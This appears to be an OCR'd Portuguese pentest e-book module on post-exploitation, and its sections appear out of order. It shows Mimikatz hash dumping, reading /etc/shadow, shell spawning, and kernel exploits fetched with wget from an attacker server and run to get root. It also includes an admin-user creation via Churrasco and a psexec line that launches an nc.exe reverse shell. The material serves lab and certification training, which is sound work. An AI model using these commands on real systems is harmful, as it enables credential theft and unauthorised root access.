
```
meterpreter > load mimikatz
Loading extension mimikatz...success.

meterpreter > help mimikatz

Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom commannd
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds
```

```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : winxp-e95ce571a1
BootKey    : 553d8c1349162121e2a5d3d0f571db7f

Rid  : 500
User : Administrator
LM   :
NTLM : d6eec67681a3be111b5605849505628f
```

Coleta de senhas e enumeração de usuários - Windows

Dump de hashs de senha

- Você pode utilizar o Mimikatz, o Meterpreter ele tem um script pronto para isso.



Coleta de senhas e enumeração de usuários - Windows


Enumerando usuários com SMB_USER

- nmap -p445 —script smb-protocols <target ip>
- nmap -p139 —script smb-protocols <target ip>
- nmap --script smb-enum-users.nse -p445 <host>
- nmap -sU -sS --script smb-enum-users.nse -p <port> <host>

Coleta de senhas e enumeração de usuários - Windows

Outros métodos

- https://www.offensive-security.com/metasploit-unleashed/john-ripper/
- https://medium.com/@Shorty420/enumerating-ad-98e0821c4c78
- https://null-byte.wonderhowto.com/how-to/enumerate-smb-with-enum4linux-smbclient-0198049/
- https://www.youtube.com/watch?v=YxeXfHkHAUI
- https://www.youtube.com/watch?v=sXqT95eIAjo
- https://www.youtube.com/watch?v=sA51iv07cp8



Coleta de senhas e enumeração de usuários - Linux

Coletando usuários em Linux

- cat /etc/passwd
- Less /etc/passwd
- More /etc/passwd
- tail -5 /etc/passwd
- head -5 /etc/passwd
- awk -F':' '{ print $1}' /etc/passwd
- cut -d: -f1 /etc/passwd
- getent passwd
- compgen -u

Coleta de senhas e enumeração de usuários – Linux

Coletando hash de senha

- `cat /etc/shadow`
- `Openssl passwd -1`
- `openssl passwd -1 -salt yoursalt`
- `python -c "import crypt; print crypt.crypt('joske')"`
- `Getent passwd`

Coleta de senhas e enumeração de usuários – Linux

Outros métodos:

- https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List#user_accounts
- https://backdoorshell.gitbooks.io/oscp-useful-links/content/linux-post-exploitation.html

Enumeração HTTP

- Dirb Enumeration: https://www.hackingarticles.in/comprehensive-guide-on-dirb-tool/
- Recon: https://github.com/OfJAAH/ReconOfJAAAH
- Nmap HTTP Enumeration: https://nmap.org/nsedoc/scripts/http-enum.html

Quebra de senhas – Passiva (Criptografias e Hashs)

John The Ripper: https://www.tunnelsup.com/getting-started-cracking-password-hashes/

Hashcrack: https://laconicwolf.com/2018/09/29/hashcat-tutorial-the-basics-of-cracking-passwords-with-hashcat/

HashKiller: https://hashkiller.io/

Quebra de senhas– Online

SSH Brute Force: https://linuxconfig.org/ssh-password-testing-with-hydra-on-kali-linux

https://sempreupdate.com.br/introducao-ao-hydra-brute-force/

SMB Brute Force: https://github.com/m4ll0k/SMBrute

https://www.youtube.com/watch?v=F_CaOtXIPJg

https://techwagyu.com/best-brute-force-password-cracking-software/

HTTP Brute Force: https://redteamtutorials.com/2018/10/25/hydra-brute-force-https/

- **Dica:** Em muitos challenges as senhas do Rockyou.txt são padrão

Spawn Shells

- Após comprometer um sistema, muita das vezes você não tem uma shell interativa, apenas uma tela toda preta que vai digitando os comandos, mas não sabe quais os resultados são apresentados na maioria dos comandos que você vai inserindo, por isso como uma técnica de pós exploração é utilizado Shell Interativas que você pode gerar elas utilizando vários métodos.
- Utilizando Python: python -c 'import pty; pty.spawn("/bin/sh")’
- Utilizando Python 3: python3 -c 'import pty; pty.spawn("/bin/sh")’
- Utilizando ECHO: echo 'os.system('/bin/bash')’
- Utilizando SH: /bin/sh –i
- Utilizando Perl: perl -e 'exec "/bin/sh";’
- Utilizando Lua: Lua; os.execute('/bin/sh')

Buscando métodos de pós exploração

- E caso você queira procurar exploits locais, scripts auxiliares e outros métodos para elevar seus privilégios ou quebrar um controle de acesso, eu recomendo 2 ferramentas;
- https://exploit-db.com/
- https://www.exploit-db.com/searchsploit
- Ambas as duas ferramentas que são a mesma coisa, te ajuda à procurar exploits públicos que pode elevar seus privilégios ou explorar uma vulnerabilidade para ganhar uma shell reversa como root;
- E o Metasploit como adicional, contém diversas vulnerabilidades que são constantemente usadas e digo que é bacana você explorar melhor essa ferramenta;
- https://www.offensive-security.com/metasploit-unleashed/

Escalação de privilégio por Kernel

```
/oscp/kioptrix4# searchsploit Linux Kernel 2.6.24
------------------------------------------------------------------------------
------------------------------------------------------------------------------
2.6.24.1 - 'vmsplice' Privilege Escalation (2)
.6.24/2.6.27_7-10 (Ubuntu 7.04/8.04/8.10 / Fedora Core 10 / OpenSuse 11.1)
 2.6.24 - 'vmsplice' Privilege Escalation (1)
5-23/2.6.27_7-10/2.6.28.3 (Ubuntu 8.04/8.10 / Fedora Core 10 x86-64) - 'se
-generic/2.6.18/2.6.24-1 - Local Denial of Service
```

- Quando falamos de escalar privilégios para conseguir root, temos diversas maneiras para que isso seja realizado e uma delas é via Kernel;
- Muitos Kernel tem vulnerabilidades que permitem explorar uma brecha para elevar root;
- https://threatpost.com/local-privilege-escalation-flaw-in-linux-kernel-allows-root-access/137748/
- Usando o comando Uname –a ele mostra a versão do Kernel do seu alvo, basta apenas procurar um exploit no exploit-db ou no próprio searchsploit;

Escalação de privilégio por Kernel - Example

```
python -c "import pty;pty.spawn('/bin/bash')"
msfadmin@metasploitable:~$
```

```
msfadmin@metasploitable:~$ uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686 GNU/Linux
```

```
root@kali:~# searchsploit Linux Kernel 2.6.24
------------------------------------------------------------ ----------------------------------------
 Exploit Title                                              |  Path
                                                            | (/usr/share/exploitdb/)
------------------------------------------------------------ ----------------------------------------
Linux Kernel 2.6.17 < 2.6.24.1 - 'vmsplice' Local Privile | exploits/linux/local/5092.c
Linux Kernel 2.6.20/2.6.24/2.6.27_7-10 (Ubuntu 7.04/8.04/ | exploits/linux/remote/8556.c
Linux Kernel 2.6.23 < 2.6.24 - 'vmsplice' Local Privilege | exploits/linux/local/5093.c
Linux Kernel 2.6.24_16-23/2.6.27_7-10/2.6.28.3 (Ubuntu 8. | exploits/linux_x86-64/local/9083.c
Linux Kernel 2.6.27.7-generic/2.6.18/2.6.24-1 - Local Den | exploits/linux/dos/7454.c
------------------------------------------------------------ ----------------------------------------
```

Veja que temos diversos exploits e ai se o alvo possuir GCC você pode subir uma servidor http utilizando python e com wget baixar na máquina do alvo.

Filtro de pesquisa no Searchsploit:
searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"

Escalação de privilégio por Kernel - Example


```
root@kali:~# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
msfadmin@metasploitable:/tmp$ wget http://10.0.0.49:8000/9083.c -o 9083.c
wget http://10.0.0.49:8000/9083.c -o 9083.c
```

Sempre vá para a pasta /tmp, são poucos casos raros que você não vai conseguir escrever ou executar algo, então subiu o arquivo.c, faz a compilação dele com gcc.
Caso na máquina não tenha, faça no seu Kali e já suba o arquivo compilado, porém seu Kali for 64 bits e o alvo 32 bits, vai precisar baixar essa biblioteca (apt-get install gcc-multilib)

E na hora da compilação em 32 digitar: gcc -m32 exploit.c -o exploit

No alvo, de permissão de execução pro exploit, digitando: chmod +x exploit e ai basta digitar em seguida ./exploit para executar.



Escalação de privilégio por Kernel – Exploit-db

- https://payatu.com/guide-linux-privilege-escalation
- https://www.youtube.com/watch?v=8rNsxbCgKzY
- https://www.youtube.com/watch?v=3o5lUYmY0BA
- https://www.youtube.com/watch?v=DODDAWnWD5k

```
find / -perm +2000 -user root -type f -print
find / -perm -1000 -type d 2>/dev/null   # Sticky bit - Only the owner of the directory or the owner of a file can delete or ren
find / -perm -g=s -type f 2>/dev/null    # SGID (chmod 2000) - run as the group, not the user who started it.
find / -perm -u=s -type f 2>/dev/null    # SUID (chmod 4000) - run as the owner, not the user who started it.
find / -perm -g=s -o -perm -u=s -type f 2>/dev/null    # SGID or SUID
for i in `locate -r "bin$"`; do find $i \( -perm -4000 -o -perm -2000 \) -type f 2>/dev/null; done
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
```

```
find / -writable -type d 2>/dev/null      # world-writeable folders
find / -perm -222 -type d 2>/dev/null     # world-writeable folders
find / -perm -o w -type d 2>/dev/null     # world-writeable folders
find / -perm -o x -type d 2>/dev/null     # world-executable folders
find / \( -perm -o w -perm -o x \) -type d 2>/dev/null   # world-writeable & executable folders
```

Escalação de privilégio – Pesquisar arquivos com privilégios para root SUID e GUID

- https://github.com/rebootuser/LinEnum
- https://github.com/mzet-/linux-exploit-suggester
- wget https://highon.coffee/downloads/linux-local-enum.sh

Escalação de privilégio por Kernel

CVE-2010-2959 - 'CAN BCM' Privilege Escalation - Linux Kernel < 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32)

```
wget -O i-can-haz-modharden.c http://www.exploit-db.com/download/14814
$ gcc i-can-haz-modharden.c -o i-can-haz-modharden
$ ./i-can-haz-modharden
[+] launching root shell!
# id
uid=0(root) gid=0(root)
```

CVE-2010-3904 - Linux RDS Exploit - Linux Kernel <= 2.6.36-rc8
https://www.exploit-db.com/exploits/15285/

CVE-2016-5195 - Dirty Cow - Linux Privilege Escalation - Linux Kernel <= 3.19.0-73.8
https://dirtycow.ninja/

Escalação de privilégio - Linux

Outros métodos para escalar privilégios você pode encontrar aqui:
https://gtfobins.github.io/

Seja via Docker, Perl, APT, SUDO e etc. Basta explorar e pesquisar como aplicar esses métodos, uma ferramenta que vai te ajudar é o LinEnum para detectar a melhor forma de conseguir Root

https://www.youtube.com/watch?v=WgTL7KM44YQ
https://www.youtube.com/watch?v=_LyiOBGP9iw
https://www.youtube.com/watch?v=X_ixKHvOpJQ
https://www.youtube.com/watch?v=VF4In6rIPGc
https://www.youtube.com/watch?v=4nCnh6BHcUg

```
c:\Inetpub>churrasco
churrasco
/churrasco/-->Usage: Churrasco.exe [-d] "command to run"

c:\Inetpub>churrasco -d "net user /add <username> <password>"
c:\Inetpub>churrasco -d "net localgroup administrators <username> /add"
c:\Inetpub>churrasco -d "NET LOCALGROUP "Remote Desktop Users" <username> /ADD"
```

Escalação de privilégio - Windows

- Windows Server 2003 Priv Escalation:
- https://www.exploit-db.com/exploits/6705
- https://github.com/Re4son/Churrasco

```
powershell -ExecutionPolicy ByPass -command "& { . C:\Users\Public\Invoke-MS16-032.ps1; Invoke-MS16-032 }"
```

```
C:\>psexec64 \\COMPUTERNAME -u Test -p test -h "c:\users\public\nc.exe -nc 192.168.1.10 4444 -e cmd.exe"
```

Escalação de privilégio - Windows

- Windows Server 7/10 Priv Escalation Powershell:
- https://www.exploit-db.com/exploits/39719
- Psexec Priv Escalation:

Escalação de privilégio - Windows

Utilizando chaves de registros insegura para escalar privilégios

https://medium.com/@orhan_yildirim/windows-privilege-escalation-insecure-registery-permissions-ad969880dcc3

https://medium.com/bugbountywriteup/privilege-escalation-in-windows-380bee3a2842

https://tryhackme.com/room/windowsprivescarena

Escalação de privilégio - Windows

Outros métodos de escalação de privilégios:
https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_windows.html

https://www.youtube.com/watch?v=3BQKpPNlTSo

https://www.youtube.com/watch?v=C9GfMfFjhYI

https://www.youtube.com/watch?v=yXe4X-AIbps

https://www.fuzzysecurity.com/tutorials/16.html

Pós exploração - Ferramentas

https://github.com/Hackplayers/evil-winrm

https://github.com/EmpireProject/Empire

https://github.com/byt3bl33d3r/SILENTTRINITY

https://github.com/topics/hackthebox

https://github.com/dostoevskylabs/dostoevsky-pentest-notes

https://linuxsecurity.expert/security-tools/post-exploitation-tools

https://github.com/topics/post-exploitation

Dicas

Esse livro foi apenas para apresentar alguns conceitos básicos de pós exploração, existem muito mais e daria um livro originalmente publicado e bem legal só para falar de pós exploração;

Mas se você quer aprimorar suas habilidades em PenTest eu recomendo que você desenvolva laboratórios ou pratique em um Hack the box, Vulnhub ou Try Hack Me;

Dá uma olhada em Writeups também, veja artigos do pessoal, interaja com a comunidade para assim você aprender novas técnicas e se aprofundar mais ainda;

Espero que a partir desse pequeno e-book você consiga ir atrás de novos métodos, conhecer de maneira profunda maneira de realizar pós exploração, pois é á dificuldade de muitos PenTesters e a minha também kkkk;

Mas se você adquirir fundamentos, conhecer como a tecnologia funciona, entender o seu processo, não será difícil encontrar maneiras de utilizar para fins “maliciosos”

Try Harder

E claro, a metodologia que a Offensive Security utiliza é bastante essencial nesse processo, pois em qualquer CTF você vai ter que quebrar a cabeça para conseguir aquela flag;

Por isso, ser um try harder é nunca desistir e na dificuldade achar o caminho certo, encontrar a chave para aquela porta de aço reforçado;

Pensar fora da caixa é essencial, por isso um bom PenTester não deixa de se atualizar e procurar diferentes tipos de meios para sempre melhorar suas habilidades;

REFERENCE

https://subscription.packtpub.com/book/networking_and_servers/9781782163589/7/ch07lvl1sec34/what-is-post-exploitation#:~:text=As%20the%20term%20suggests%2C%20post,of%20it%20for%20malicious%20purposes.
https://www.sciencedirect.com/topics/computer-science/post-exploitation
https://metasploit.help.rapid7.com/docs/about-post-exploitation
https://www.anomali.com/pt/what-mitre-attck-is-and-how-it-is-useful
https://attack.mitre.org/
https://www.offensive-security.com/metasploit-unleashed/post-module-reference/
https://www.exploit-db.com/docs/english/18229-white-paper--post-exploitation-using-meterpreter.pdf
https://www.offensive-security.com/metasploit-unleashed/windows-post-gather-modules/
https://www.offensive-security.com/metasploit-unleashed/linux-post-gather-modules/
https://medium.com/canivete-sui%C3%A7o-hacker/metasploit-dismistificado-ii-5-b6d3dc47b83c#:~:text=O%20Meterpreter%20%C3%A9%20uma%20payload,completion%2C%20canais%20e%20outras%20fun%C3%A7%C3%B5es.
https://www.offensive-security.com/metasploit-unleashed/existing-scripts/
https://gohacking.com.br/treinamentos/ehpx-sp03.html
http://www.pentest-standard.org/index.php/Post_Exploitation
https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_-_linux.html
https://medium.com/@sdgeek/oscp-pen-testing-resources-271e9e570d45
https://github.com/Shiva108/CTF-notes/tree/master/OSCP-Materials-master/Window%20Privilege%20Escalation%20and%20Post%20Exploitation

REFERENCE

https://purplesec.us/physical-penetration-testing/
https://www.hackers-arise.com/post/2018/11/26/metasploit-basics-part-21-post-exploitation-with-mimikatz
https://medium.com/@arnavtripathy98/smb-enumeration-for-penetration-testing-e782a328bf1b
https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/
https://www.slashroot.in/how-are-passwords-stored-linux-understanding-hashing-shadow-utils
https://netsec.ws/?p=337
https://xapax.gitbooks.io/security/content/spawning_shells.html
https://github.com/emilyanncr/Windows-Post-Exploitation
https://null-byte.wonderhowto.com/how-to/crack-shadow-hashes-after-getting-root-linux-system-0186386/
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_-_linux.html
https://github.com/JoaoPauloF/OSCP/blob/master/OSCPnotes.md
https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
https://www.youtube.com/watch?v=h5PRvBpLuJs&t=5s
https://www.youtube.com/watch?v=Bc7WoDXhcjM
https://www.udemy.com/course/linux-privilege-escalation-for-beginners/
https://www.udemy.com/course/windows-privilege-escalation-for-beginners/
https://www.youtube.com/channel/UCa6eh7gCkpPo5XXUDfygQQA
https://acaditi.com.br/ (CEH)

Modulo 12

Conceitos de Pós Exploração 2

SOBRE O LIVRO

- Ensinar o básico sobre pós exploração
- Ajudar os iniciantes na área a se aprofundar mais ainda
- Mostrar alguns técnicas em sistemas Windows e Linux

O QUE É PÓS EXPLORAÇÃO?

O QUE É PÓS EXPLORAÇÃO?


- Em um PenTest a fase de pós exploração é essencial, pois é nessa fase que você utiliza as suas habilidades e conhecimentos no sistema para se aprofundar mais ainda.
- Podemos dizer que a pós exploração é um processo indispensável, na verdade sem ela não iriamos conseguir entender o poder que o atacante tem após a exploração.

O QUE SE GANHA NA PÓS EXPLORAÇÃO?

- Arquivos de senhas de usuários de aplicações ou do próprio sistema;
- Arquivos sensíveis;
- Persistência ou Manter acesso ao sistema;
- Comprometer outras máquinas em uma rede;
- Explorar outras falhas;
- Utilizar o alvo como bot para algo.

Esses são alguns dos conceitos por trás da pós exploração.

COMO REALIZAR A PÓS EXPLORAÇÃO?



COMO REALIZAR A PÓS EXPLORAÇÃO?

- Por ser um método mais complexo e que requer conhecimentos mais profundos sobre sistema, eu recomendo que você tenha pelo menos conhecimentos nos seguintes itens:

1. Sistemas operacionais (Windows e Linux), seja terminal, bash, powershell, chaves de registros e afins.
2. Linguagens de programação, no caso vai depender do ambiente e de qual sistema você está efetuando a pós exploração, caso seja um sistema web, linguagens como PHP é uma boa ideia conhecer.
3. Profundos conhecimentos em redes de computadores e afins.

PRÁTICA BÁSICA

PRÁTICA 1: LINUX (ESCALAÇÃO DE PRIV)

"Após ter explorado uma falha e ter ganhado shell, vamos a pós exploração"

A escalação de privilégios (Linux) tem a ver com:

- Coletar - ***Enumeração*** , *mais enumerações e mais algumas enumerações.*
- Processo - *Classifique os dados,* ***analise*** *e priorize.*
- Pesquisa - *Saiba o que procurar e onde* ***encontrar*** *o código de exploração.*
- Adaptar - ***personalize*** *a exploração, para que ela se encaixe. Nem toda exploração funciona para todos os sistemas "prontos para uso".*
- Experimente - *Prepare-se para (muitas)* ***tentativas e erros*** .

PRÁTICA 1: LINUX (ESCALAÇÃO DE PRIV)

https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

- Essencial para o levantamento de informações do sistema operacional, além disso para conhecer alguns comandos Linux, então eu recomendo o acesso ao site acima.
- Veja alguns exemplos:

Versão do Sistema Operacional

```
cat /etc/issue
cat /etc/*-release
  cat /etc/lsb-release      # Debian based
  cat /etc/redhat-release   # Redhat based
```

Quais serviços estão rodando

```
ps aux
ps -ef
top
cat /etc/services
```

PRÁTICA 2: LINUX (ESCALAÇÃO DE PRIV)

- Ferramentas são essenciais para auxiliar na escalação de privilégios

1. LinEnum: https://github.com/rebootuser/LinEnum
2. PeLinux: https://www.kitploit.com/2018/06/pe-linux-linux-privilege-escalation-tool.html
3. LinuxPrivChecker: http://www.securitysift.com/download/linuxprivchecker.py

- Mais informações sobre escalação de privilégios

